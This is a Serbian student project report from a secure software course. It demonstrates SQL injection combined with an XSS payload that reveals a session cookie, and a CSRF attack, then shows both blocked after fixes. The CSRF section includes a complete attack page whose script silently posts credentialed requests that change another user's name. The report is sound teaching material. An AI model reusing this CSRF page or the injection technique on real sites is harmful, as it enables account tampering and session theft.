UNIVERZITET U BEOGRADU

ELEKTROTEHNIČKI FAKULTET

NAPADI I ZAŠTITA OD NAPADA

Projekat iz predmeta Razvoj bezbednog softvera

Profesor:

Žarko Stanisavljević, prof. dr


Student:

Filip Kojić 2023/3297


Beograd, Februar 2024.

SADRŽAJ


1. SQL INJECTION NAPAD SA XXS SKRIPTOM




Korak 1 - SQL upit koji dodaje novog korisnika sa mejl poljem kao malicioznom XXS skriptom



Korak 2 - Dodat je novi komentar




Korak 3 - Ubačen je novi korisnik u bazu




Korak 4 – Nakon klika na Search dugme, ispisuje se sesijski kolačić ulogovanog korisnika


2. PROBA SQL INJECTION NAPADA SA XXS SKRIPTOM NAKON ZAŠTITE



Korak 1 - SQL upit koji dodaje novog korisnika sa mejl poljem kao malicioznom XXS skriptom



Korak 2 - SQL upit je dodat kao običan komentar



Korak 3 – Novi korisnik nije ubačen, nakon klika na Search dugme ne ispisuje se ništa na konzoli


3. CSRF NAPAD

rbs2023-2024-master Version control


index.html

```
<!DOCTYPE html>
<html>
    <head>
        <title>Prize</title>
    </head>

    <body>

        <div onclick="exploit()" style="...">
            <img src="youwin.png" />
            <h1>Click here!</h1>
        </div>

        <script>
            1 usage
            function exploit() {
                const formData = new FormData();
                formData.append('id', '1');
                formData.append('firstName', 'Dobby');
                formData.append('lastName', 'Free Elf');
                fetch('http://localhost:8080/update-person',
                    { method: 'POST', body: formData, credentials: 'include' });
            }
        </script>
    </body>
</html>
```


Korak 1 – Napisana exploit() funkcija za promenu imena i prezimena korisnika sa id = 1



Korak 2 – Pregled svih korisnika pre izvršavanja napada




Korak 3 – Nakon klika na Click here, šalje se zahtev na odgovarajuću putanju




Korak 4 – Uspešno izvršen CSRF napad, promenjeno ime i prezime korisnika sa id = 1


4. PROBA CSRF NAPADA NAKON ZAŠTITE



Korak 1 – Pregled svih korisnika pre izvršavanja napada



Korak 2 – Nakon klika na Click here, dobija se poruka sa statusnim kodom 400



Korak 3 – Ime i prezime korisnika sa id = 1 su ostali nepromenjeni